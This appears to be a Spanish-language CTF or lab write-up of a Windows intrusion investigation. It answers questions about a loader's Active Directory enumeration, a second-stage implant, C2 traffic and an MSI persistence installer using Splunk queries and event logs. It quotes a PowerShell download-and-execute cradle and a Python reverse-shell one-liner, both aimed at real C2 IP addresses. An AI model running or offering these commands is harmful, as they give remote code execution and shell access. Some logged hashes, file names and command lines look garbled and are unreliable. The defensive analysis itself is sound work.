2026-04-21 14:16:46	C:\\Windows\\System32\\ipconfig.exe	
2026-04-21 14:18:43	C:\\Windows\\System32\\NETSTAT.EXE	
2026-04-21 14:20:43	C:\\Windows\\System32\\tasklist.exe	
2026-04-21 14:22:53	C:\\Windows\\System32\\reg.exe	
2026-04-21 14:52:52	C:\\Users\\chriskarma\\AppData\\Local\\FileR.exe	

- 14:59:06 a 15:13:50:** Se ejecutaron múltiples comandos a través de cmd.exe. La inspección de las líneas de comandos revela el uso del binario AF.exe (herramienta comúnmente asociada a AdFind) para mapear objetivos específicos de la infraestructura: computer, person, organizationalUnit y group (objetos de Active Directory). Como táctica de evasión, el atacante abusó de la redirección múltiple de salida registrada en los logs mediante la entidad XML > (símbolo de mayor que >). Con esto, simuló guardar los resultados del reconocimiento en archivos de texto planos (computer.txt, users.txt, ous.txt y groups.txt) cuando, en realidad, los comandos de ejecución fueron empaquetados directamente como scripts maliciosos bajo el nombre adf.bat en los directorios críticos C:\\Windows\\Temp\\ y C:\\Users\\chriskarma\\AppData\\Roaming\\.

New Search		Save As ▾	Create Tab
<pre> 1 index="main" host="FB-WKS64" user="chriskarma" ParentProcessName="C:\\Users\\chriskarma\\Downloads\\FileServer\\FileServer.exe" NewProcessName="C:\\Windows\\System32\\cmd.exe" 2 table _time, CommandLine 3 sort _time </pre>		Date tin	
✓ 10 events (21/04/2026 13:30:00.000 to 21/04/2026 19:00:00.000) No Event Sampling ▾		Job ▾	▢ ➔ 🗑️ ⬇️
Events Patterns Statistics (10) Visualization			
100 Per Page ▾ ↗ Format Preview ▾			
_time ↕	CommandLine ↕		
2026-04-21 14:59:06	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\\Windows\\Temp\\		
2026-04-21 15:00:38	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\\Windows\\Temp\\adf.bat"		
2026-04-21 15:02:12	"cmd" /c "echo AF.exe -f (objectcategory=person) > users.txt >> C:\\Windows\\Temp\\adf.bat"		
2026-04-21 15:03:43	"cmd" /c "echo AF.exe -f (objectcategory=organizationalUnit) > ous.txt >> C:\\Windows\\Temp\\adf.bat"		
2026-04-21 15:04:13	"cmd" /c "echo AF.exe -f (objectcategory=group) > groups.txt >> C:\\Windows\\Temp\\adf.bat"		
2026-04-21 15:04:44	"cmd" /c "cd C:\\Windows\\Temp"		
2026-04-21 15:09:15	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\\Users\\chriskarma\\AppData\\Roaming\\adf.bat"		
2026-04-21 15:12:48	"cmd" /c "echo AF.exe -f (objectcategory=person) > users.txt >> C:\\Users\\chriskarma\\AppData\\Roaming\\adf.bat"		
2026-04-21 15:13:19	"cmd" /c "echo AF.exe -f (objectcategory=organizationalUnit) > ous.txt >> C:\\Users\\chriskarma\\AppData\\Roaming\\adf.bat"		
2026-04-21 15:13:50	"cmd" /c "echo AF.exe -f (objectcategory=group) > groups.txt >> C:\\Users\\chriskarma\\AppData\\Roaming\\adf.bat"		

- **15:15:24 a 15:15:55:** Tras las ejecuciones previas, el malware empleó `wmic.exe` y `netstat.exe` para identificar soluciones antivirus instaladas, detalles del sistema operativo y conexiones de red activas.
- **15:18:17:** El ejecutable malicioso también ejecutó el proceso secundario `schtasks.exe` para interactuar con las tareas programadas del sistema. Al inspeccionar la línea de comandos ("`schtasks`" /`query /tn vulntask /fo list /v`), se confirma que el atacante realizó una consulta detallada (formato de lista vertical) para verificar la existencia y el estado de la tarea programada específica denominada `vulntask`, probablemente como un control de seguridad operativa (OPSEC) para comprobar persistencia previa.

2026-04-21 15:13:50	C:\Windows\System32\cmd.exe
2026-04-21 15:15:24	C:\Windows\System32\wbem\WMIC.exe
2026-04-21 15:15:55	C:\Windows\System32\NETSTAT.EXE
2026-04-21 15:18:17	C:\Windows\System32\schtasks.exe

i	Time	Event
>	21/04/2026 15:18:17.000	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>13312</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2026-04-21T15:18:17.3063015Z' /><EventRecordID>124773789</EventRecordID><Correlation><Execution ProcessID='4' ThreadID='11768' /><Channel>Security</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security></System><EventData><Data Name='SubjectUserSid'>FEDBRIDGE\chriskarma</Data><Data Name='SubjectUserName'>chriskarma</Data><Data Name='SubjectDomainName'>FEDBRIDGE</Data><Data Name='SubjectLogonId'>0x29235e9</Data><Data Name='NewProcessId'>0x256c</Data><Data Name='NewProcessName'>C:\Windows\System32\schtasks.exe</Data><Data Name='TokenElevationType'>%%1938</Data><Data Name='ProcessId'>0x26bc</Data><Data Name='CommandLine'>"schtasks" /query /tn vulntask /fo list /v</Data><Data Name='TargetUserSid'>NULL SID</Data><Data Name='TargetUserName'>-</Data><Data Name='TargetDomainName'>-</Data><Data Name='TargetLogonId'>0x0</Data><Data Name='ParentProcessName'>C:\Users\chriskarma\Downloads\FileServer\FileServer.exe</Data><Data Name='MandatoryLabel'>Mandatory Label\Medium Mandatory Level</Data></EventData></Event></pre> host = FB-WKS64 source = WinEventLog:Security sourcetype = xmlwineventlog

P8: The loader inspected the ACL on a single file, suggesting preparation for a hijack or overwrite. What is the full path of that file?

R: c:\tasks\schtask.bat

Tras la ejecución del proceso secundario `schtasks.exe`, se identificó la ejecución inmediata del binario nativo `icaccls.exe` a las 15:20:23 horas, herramienta utilizada para auditar y manipular las listas de control de acceso (ACLs) de archivos y carpetas. Al inspeccionar los argumentos del evento, se verificó que el objetivo de esta inspección de seguridad fue el archivo crítico `c:\tasks\schtask.bat`. Esto sugiere una fase de preparación para un posible secuestro (hijack) o sobrescritura, al tratarse de un recurso creado previamente por la organización que, presumiblemente, se ejecuta con privilegios elevados en el sistema.

2026-04-21 15:18:17	C:\Windows\System32\schtasks.exe
2026-04-21 15:20:23	C:\Windows\System32\icaccls.exe

i	Time	Event
>	21/04/2026 15:20:23.000	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>13312</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2026-04-21T15:20:23.8557883Z' /><EventRecordID>124780741</EventRecordID><Correlation /><Execution ProcessID='4' ThreadID='10392' /><Channel>Security</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security /></System><EventData><Data Name='SubjectUserSid'>FEDBRIDGE\chriskarma</Data><Data Name='SubjectUserName'>chriskarma</Data><Data Name='SubjectDomainName'>FEDBRIDGE</Data><Data Name='SubjectLogonId'>0x29235e9</Data><Data Name='NewProcessId'>0x424</Data><Data Name='NewProcessName'>C:\Windows\System32\icacls.exe</Data><Data Name='TokenElevationType'>%%1938</Data><Data Name='ProcessId'>0x26bc</Data><Data Name='CommandLine'>icacls" c:\tasks\schtask.bat</Data><Data Name='TargetUserSid'>NULL SID</Data><Data Name='TargetUserName'>-</Data><Data Name='TargetDomainName'>-</Data><Data Name='TargetLogonId'>0x0</Data><Data Name='ParentProcessName'>C:\Users\chriskarma\Downloads\FileServer\FileServer.exe</Data><Data Name='MandatoryLabel'>MandatoryLabel\Medium Mandatory Level</Data></EventData></Event> host = FB-WKS64 source = WinEventLog:Security sourcetype = xmlwineventlog

P9: AD enumeration was performed via a wrapper script that was iteratively re-staged in two different filesystem locations during the operation. List both full paths of adf.bat in the order they appeared.

R: C:\Windows\Temp\adf.bat, C:\Users\chriskarma\AppData\Roaming\adf.bat

Como se visualizó previamente, al ejecutar el proceso secundario cmd.exe las líneas de comandos revelan la creación de scripts de reconocimiento de los objetos de AD: computer, person, organizationalUnit y group; guardadas bajo el nombre adf.bat en los directorios críticos C:\Windows\Temp\ y C:\Users\chriskarma\AppData\Roaming\.

New Search

Save As ▾Create Tab

1index="main" host="FB-WKS64" user="chriskarma" ParentProcessName="C:\Users\chriskarma\Downloads\FileServer\FileServer.exe" NewProcessName="C:\Windows\System32\cmd.exe"

2|table _time, CommandLine

3|sort _time

Date ti

✓ 10 events (21/04/2026 13:30:00.000 to 21/04/2026 19:00:00.000)No Event Sampling ▾Job ▾||▢→🗑️⬇️

EventsPatternsStatistics (10)Visualization

100 Per Page ▾✎ FormatPreview ▾

_time ↕	CommandLine ↕
2026-04-21 14:59:06	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\Windows\Temp\
2026-04-21 15:00:38	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\Windows\Temp\adf.bat"
2026-04-21 15:02:12	"cmd" /c "echo AF.exe -f (objectcategory=person) > users.txt >> C:\Windows\Temp\adf.bat"
2026-04-21 15:03:43	"cmd" /c "echo AF.exe -f (objectcategory=organizationalUnit) > ous.txt >> C:\Windows\Temp\adf.bat"
2026-04-21 15:04:13	"cmd" /c "echo AF.exe -f (objectcategory=group) > groups.txt >> C:\Windows\Temp\adf.bat"
2026-04-21 15:04:44	"cmd" /c "cd C:\Windows\Temp"
2026-04-21 15:09:15	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\Users\chriskarma\AppData\Roaming\adf.bat"
2026-04-21 15:12:48	"cmd" /c "echo AF.exe -f (objectcategory=person) > users.txt >> C:\Users\chriskarma\AppData\Roaming\adf.bat"
2026-04-21 15:13:19	"cmd" /c "echo AF.exe -f (objectcategory=organizationalUnit) > ous.txt >> C:\Users\chriskarma\AppData\Roaming\adf.bat"
2026-04-21 15:13:50	"cmd" /c "echo AF.exe -f (objectcategory=group) > groups.txt >> C:\Users\chriskarma\AppData\Roaming\adf.bat"

P10: The wrapper script queried four distinct Active Directory object types using LDAP objectcategory filters. List the four objectcategory values in the order the assembly commands ran.

R: computer, person, organizationalUnit, group

Los 4 tipos de objetos de Active Directory consultados fueron computer, person, organizationalUnit, group.

_time ↕	CommandLine ↕
2026-04-21 14:59:06	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\Windows\Temp\
2026-04-21 15:00:38	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\Windows\Temp\adf.bat"
2026-04-21 15:02:12	"cmd" /c "echo AF.exe -f (objectcategory=person) > users.txt >> C:\Windows\Temp\adf.bat"
2026-04-21 15:03:43	"cmd" /c "echo AF.exe -f (objectcategory=organizationalUnit) > ous.txt >> C:\Windows\Temp\adf.bat"
2026-04-21 15:04:13	"cmd" /c "echo AF.exe -f (objectcategory=group) > groups.txt >> C:\Windows\Temp\adf.bat"

2026-04-21 15:09:15	"cmd" /c "echo AF.exe -f (objectcategory=computer) > computers.txt > C:\Users\chriskarma\AppData\Roaming\adf.bat"
2026-04-21 15:12:48	"cmd" /c "echo AF.exe -f (objectcategory=person) > users.txt >> C:\Users\chriskarma\AppData\Roaming\adf.bat"
2026-04-21 15:13:19	"cmd" /c "echo AF.exe -f (objectcategory=organizationalUnit) > ous.txt >> C:\Users\chriskarma\AppData\Roaming\adf.bat"
2026-04-21 15:13:50	"cmd" /c "echo AF.exe -f (objectcategory=group) > groups.txt >> C:\Users\chriskarma\AppData\Roaming\adf.bat"

Command and Control

P11: After execution, the first-stage loader retrieved and ran a second-stage implant. What is the full file path where it was written to disk?

R: C:\Users\chriskarma\AppData\Local\FileR.exe

Durante el análisis previo de los procesos secundarios generados por el loader de la primera fase (FileServer.exe), se identificó la ejecución de un binario sospechoso a las 14:52:52 horas. Los registros de creación de procesos confirman que este ejecutable, correspondiente al implant de la segunda fase, fue escrito en el disco y ejecutado desde la ruta C:\Users\chriskarma\AppData\Local\FileR.exe.

2026-04-21 14:52:52	C:\Users\chriskarma\AppData\Local\FileR.exe
---------------------	---

P12: What is the SHA256 hash of the second-stage loader?

R: 8bab731ac2f7d015b81c2002f518fff06ea751a34a711907e80e98cf70b557db


Con el fin de rastrear la actividad del payload de segunda fase, se aislaron los eventos relacionados con este binario, identificando un total de 10 registros. Entre ellos destacan múltiples alertas bajo el Event ID 7, correspondientes a las librerías dinámicas (DLLs) cargadas por el archivo malicioso en la memoria. Finalmente, al analizar el evento principal asociado al Event ID 1 (creación de procesos de Sysmon), se logró extraer el hash SHA256 del archivo ejecutable, confirmando el valor exacto: 8bab731ac2f7d015b81c2002f518fff06ea751a34a711907e80e98cf70b557db.

i	Time	Event
>	21/04/2026 14:52:52.000	<pre><Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698fbbd9}'><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-04-21T14:52:52.4554908Z'><EventRecordID>561319</EventRecordID><Correlation><Execution ProcessID='3428' ThreadID='5488'></Execution><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID='S-1-5-18'></Security><EventData><Data Name='RuleName'>technique_id=T1036,technique_name=Masquerading</Data><Data Name='UtcTime'>2026-04-21 14:52:52.452</Data><Data Name='ProcessGuid'>{c73af8d8-8f44-69e7-3d0f-000000005400}</Data><Data Name='ProcessId'>12212</Data><Data Name='Image'>C:\Users\chriskarma\AppData\Local\FileR.exe</Data><Data Name='FileVersion'></Data><Data Name='Description'></Data><Data Name='Product'></Data><Data Name='Company'></Data><Data Name='OriginalFileName'></Data><Data Name='CommandLine'>"C:\Users\chriskarma\AppData\Local\FileR.exe"</Data><Data Name='CurrentDirectory'>C:\Users\chriskarma\AppData\Local</Data><Data Name='User'>FEDBRIDGE\chriskarma</Data><Data Name='LogonGuid'>{c73af8d8-75ef-69e7-e935-920200000000}</Data><Data Name='LogonId'>0x29235e9</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=D3D5CAD0562D3FFD0778E924E45C9A5FD368267B, MD5=53B705A1FF29B71C0872EE7E969BFAF4, SHA256=8BAB731AC2F7D015B81C2002F518FFF06EA751A34A711907E80E98CF70B557DB, IMPHASH=00000000000000000000000000000000</Data><Data Name='ParentProcessGuid'>{c73af8d8-7e3f-69e7-820c-000000005400}</Data><Data Name='ParentProcessId'>9916</Data><Data Name='ParentImage'>C:\Users\chriskarma\Downloads\FileServer\FileServer.exe</Data><Data Name='ParentCommandLine'>"C:\Users\chriskarma\Downloads\FileServer\FileServer.exe"</Data><Data Name='ParentUser'>FEDBRIDGE\chriskarma</Data></EventData></Event></pre> ParentCommandLine = "C:\Users\chriskarma\Downloads\FileServer\FileServer.exe" ParentImage = C:\Users\chriskarma\Downloads\FileServer\FileServer.exe ParentUser = FEDBRIDGE\chriskarma host = FB-WKS64 source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog


P13: Threat intel links the second-stage loader to a known malware family. What is the family name and its first-seen-in-the-wild date?

R: SilentConnect, 2026-03-10 18:48:19

Se procedió a investigar el hash SHA256 del ejecutable en plataformas de inteligencia de amenazas. La consulta en VirusTotal reveló que 50 de 69 motores de seguridad identificaron el artefacto como malicioso, clasificándolo bajo la categoría de troyano y asociándolo mayormente a las etiquetas de familia msil, bypassuac y jasr.



Además, se identificó que el archivo activó la regla YARA crowdsourced Windows_Trojan_SilentConnect_cdc03e84, publicada oficialmente por Elastic Security en su repositorio de GitHub. Esta firma vincula el loader a la familia de malware SilentConnect.



Finalmente, al revisar los metadatos históricos del archivo, se confirmó que la fecha en la que el artefacto fue visto por primera vez (First seen in the wild) corresponde al 2026-03-10 a las 18:48:19.

History	
Creation Time	2101-06-12 03:12:20 UTC
First Submission	2026-03-10 18:48:19 UTC
Last Submission	2026-03-20 12:26:58 UTC
Last Analysis	2026-06-24 08:07:18 UTC

P14: One of loaders retrieved an additional payload from a secondary C2 server distinct from the delivery infrastructure. What is the complete URL being fetched?

R: hxxp[:][]/[]/34[.]228[.]194[.]206[:]:80[/]f

El primer *loader* analizado (FileServer.exe), tras finalizar su fase de reconocimiento, inició una secuencia de ejecuciones del proceso secundario powershell.exe a partir de las 15:34:24 horas.

2026-04-21 15:20:23	C:\Windows\System32\icacls.exe
2026-04-21 15:28:47	C:\Windows\System32\net.exe
2026-04-21 15:33:18	C:\Windows\System32\wbem\WMIC.exe
2026-04-21 15:33:50	C:\Windows\System32\ROUTE.EXE
2026-04-21 15:34:24	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-04-21 15:34:54	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-04-21 15:41:37	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-04-21 15:47:31	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Al inspeccionar detalladamente las líneas de comando en estos eventos, se identificó que a las 15:47:31 se registró la siguiente instrucción maliciosa:

"powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp[:][]/[]/34[.]228[.]194[.]206[:]:80[/]f'))"

Este comando está diseñado con tácticas de evasión: utiliza los parámetros -nop (NoProfile) y -w hidden (WindowStyle Hidden) para ejecutarse de forma sigilosa sin alertar al usuario. Posteriormente, se conecta a la dirección IP 34[.]228[.]194[.]206 (segundo servidor C2) a través del puerto 80 para descargar el payload alojado en la ruta f. Finalmente, emplea el cmdlet IEX (Invoke-Expression) con el objetivo de interpretar y ejecutar el código descargado directamente en la memoria del sistema, característico de un ataque fileless.

i	Time	Event
>	21/04/2026 15:47:31.000	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Security-Auditing' Guid='{54849625-5478-4994-a5ba-3e3b0328c30d}' /><EventID>4688</EventID><Version>2</Version><Level>0</Level><Task>13312</Task><Opcode>0</Opcode><Keywords>0x8020000000000000</Keywords><TimeCreated SystemTime='2026-04-21T15:47:31.4015217Z' /><EventRecordID>124928908</EventRecordID><Correlation><Execution ProcessID='4' ThreadID='6844' /><Channel>Security</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security></Security></System><EventData><Data Name='SubjectUserSid'>FEDBRIDGE\chriskarma</Data><Data Name='SubjectUserName'>chriskarma</Data><Data Name='SubjectDomainName'>FEDBRIDGE</Data><Data Name='SubjectLogonId'>0x29235e9</Data><Data Name='NewProcessId'>0x2bd0</Data><Data Name='NewProcessName'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='TokenElevationType'>%1938</Data><Data Name='ProcessId'>0x26bc</Data><Data Name='CommandLine'>"powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.228.194.206:80/f'))"</Data><Data Name='TargetUserSid'>NULL SID</Data><Data Name='TargetUserName'></Data><Data Name='TargetDomainName'></Data><Data Name='TargetLogonId'>0x0</Data><Data Name='ParentProcessName'>C:\Users\chriskarma\Downloads\FileServer\FileServer.exe</Data><Data Name='MandatoryLabel'>Mandatory Label\Medium Mandatory Level</Data></EventData></Event> ParentProcessName = C:\Users\chriskarma\Downloads\FileServer\FileServer.exe host = FB-WKS64 source = WinEventLog:Security sourcetype = xmlwineventlog

P15: A Python reverse shell to the primary C2 reveals the operator's source template, the script ends by spawning a non-native shell binary that wouldn't even resolve on Windows. What is the path of the shell binary in the subprocess.call list?

R: /bin/sh

Se identificó el aislamiento de eventos relacionados con el servidor C2 principal 52[.]59[.]253[.]168 y la ejecución de código Python. Mediante el análisis del árbol de procesos, se determinó que los binarios legítimos powershell.exe y cmd.exe actuaron como procesos padres para desplegar la siguiente línea de comandos interactiva a las 16:29:11 horas:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("52[.]59[.]253[.]168",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Esta plantilla de código corresponde al diseño clásico de una conexión inversa (Reverse Shell). El script utiliza la función dup2 de la librería os para redirigir los tres descriptores de flujo estándar del sistema (entrada 0, salida 1 y error 2) directamente hacia el socket de red establecido con el atacante. Finalmente, la instrucción culmina invocando la función subprocess.call(), la cual intenta instanciar de forma interactiva el binario /bin/sh. Al tratarse de un recurso no nativo estructurado exclusivamente para entornos Linux/Unix, su ejecución en un sistema operativo Windows resulta inviable, provocando un error crítico de resolución de ruta en el host comprometido.

time	CommandLine	ParentProcessName
2026-04-21 16:29:11	C:\Windows\system32\cmd.exe /C python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("52.59.253.168",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2026-04-21 16:29:11	C:\Windows\system32\cmd.exe /C python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("52.59.253.168",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'	
2026-04-21 16:29:11	python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("52.59.253.168",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'	C:\Windows\System32\cmd.exe

Persistence

P16: A persistence installer was dropped to the victim's Downloads folder well before the user was induced to execute it. What is the UTC timestamp when this MSI file was first written to disk?

R: 2026-04-21 16:33

Se filtraron los eventos de telemetría enfocados en el directorio de descargas y la actividad de archivos .msi. Sabiendo que el usuario fue inducido a ejecutar el instalador malicioso, se inspeccionaron los procesos que tuvieron a explorer.exe como proceso padre. Esto permitió identificar dos instalaciones ejecutadas por el usuario:

- **16:55:45:** Ejecución del archivo sospechoso 0x001900000002b4b5-36.msi, presumiblemente distribuido por el atacante.
- **17:58:05:** Ejecución del archivo legítimo Org_root_velociraptor-v0.74.1-windows-amd64.msi.

i	Time	Event
>	21/04/2026 17:58:05.000	<pre><Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" /><EventID>11</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x0000000000000000</Keywords><TimeCreated SystemTime="2026-04-21T17:58:05.3318005Z" /><EventRecordID>566984</EventRecordID><Correlation><Execution ProcessID="3428" ThreadID="5488" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID="S-1-5-18" /><System><EventData><Data Name="RuleName">technique_id=T1284, technique_name=User Execution</Data><Data Name="UtcTime">2026-04-21 17:58:05.326</Data><Data Name="ProcessGuid">{c73af8d8-baad-69e7-f615-000000005400}</Data><Data Name="ProcessId">15016</Data><Data Name="Image">C:\Windows\System32\cmd.exe</Data><Data Name="FileVersion">5.0.19041.4651 (WinBuild.160101.0800)</Data><Data Name="Description">Windows installer</Data><Data Name="Product">Windows Installer - Unicode</Data><Data Name="OriginalFileName">C:\Windows\System32\cmd.exe</Data><Data Name="CommandLine">C:\Windows\System32\cmd.exe /i "C:\Users\chrisikarma\Downloads\Org_root_velociraptor-v0.74.1-windows-amd64.msi" /><Data Name="CurrentDirectory">C:\Users\chrisikarma\Downloads</Data><Data Name="User">FEDBRIDGE\chrisikarma</Data><Data Name="LogonId">0x0000000000000000</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=6A7958A432514F20F884F1A528E8A823E150_HD578912EAB798E51D2C7C2986C572346_SHA256=053E90AF814F61E89FF87A883A3800CB0CF88317A2425A62AD4B5A407FB_IMPHASH=8990A95087F0F33CE058EE13E7C796</Data><Data Name="ParentProcessGuid">{c73af8d8-75f7-69e7-a0a0-000000005400}</Data><Data Name="ParentProcessId">5244</Data><Data Name="ParentImage">C:\Windows\explorer.exe</Data><Data Name="ParentCommandLine">C:\Windows\explorer.exe</Data><Data Name="ParentUser">FEDBRIDGE\chrisikarma</Data></EventData></Event></pre>
>	21/04/2026 16:55:45.000	<pre><Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" /><EventID>11</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x0000000000000000</Keywords><TimeCreated SystemTime="2026-04-21T16:55:45.029568Z" /><EventRecordID>562238</EventRecordID><Correlation><Execution ProcessID="3428" ThreadID="5488" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID="S-1-5-18" /><System><EventData><Data Name="RuleName">technique_id=T1284, technique_name=User Execution</Data><Data Name="UtcTime">2026-04-21 16:55:44.997</Data><Data Name="ProcessGuid">{c73af8d8-ac10-69e7-3a13-000000005400}</Data><Data Name="ProcessId">8696</Data><Data Name="Image">C:\Windows\System32\cmd.exe</Data><Data Name="FileVersion">5.0.19041.4651 (WinBuild.160101.0800)</Data><Data Name="Description">Windows installer</Data><Data Name="Product">Windows Installer - Unicode</Data><Data Name="OriginalFileName">C:\Windows\System32\cmd.exe</Data><Data Name="CommandLine">C:\Windows\System32\cmd.exe /i "C:\Users\chrisikarma\Downloads\0x001900000002b4b5-36.msi" /><Data Name="CurrentDirectory">C:\Users\chrisikarma\Downloads</Data><Data Name="User">FEDBRIDGE\chrisikarma</Data><Data Name="LogonId">0x0000000000000000</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=6A7958A432514F20F884F1A528E8A823E150_HD578912EAB798E51D2C7C2986C572346_SHA256=053E90AF814F61E89FF87A883A3800CB0CF88317A2425A62AD4B5A407FB_IMPHASH=8990A95087F0F33CE058EE13E7C796</Data><Data Name="ParentProcessGuid">{c73af8d8-75f7-69e7-a0a0-000000005400}</Data><Data Name="ParentProcessId">5244</Data><Data Name="ParentImage">C:\Windows\explorer.exe</Data><Data Name="ParentCommandLine">C:\Windows\explorer.exe</Data><Data Name="ParentUser">FEDBRIDGE\chrisikarma</Data></EventData></Event></pre>

Realizando un análisis retrospectivo previo a las marcas de tiempo de ejecución, se audité el Event ID 11 (Creación de Archivos) en Sysmon para determinar el origen del instalador sospechoso. Los registros confirman que el proceso powershell.exe realizó la primera escritura física en disco del archivo 0x001900000002b4b5-36.msi el 2026-04-21 a las 16:33:24 horas.

i	Time	Event
>	21/04/2026 16:33:24.000	<pre><Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" /><EventID>11</EventID><Version>5</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x0000000000000000</Keywords><TimeCreated SystemTime="2026-04-21T16:33:24.1742207Z" /><EventRecordID>562028</EventRecordID><Correlation><Execution ProcessID="3428" ThreadID="5488" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>FB-WKS64.fedbridge.local</Computer><Security UserID="S-1-5-18" /><System><EventData><Data Name="RuleName"></Data><Data Name="UtcTime">2026-04-21 16:33:23.978</Data><Data Name="ProcessGuid">{c73af8d8-9c13-69e7-1e11-000000005400}</Data><Data Name="ProcessId">11216</Data><Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name="TargetFileName">C:\Users\chrisikarma\Downloads\0x001900000002b4b5-36.msi</Data><Data Name="CreationUtcTime">2026-04-21 16:33:23.977</Data><Data Name="User">FEDBRIDGE\chrisikarma</Data></EventData></Event></pre>
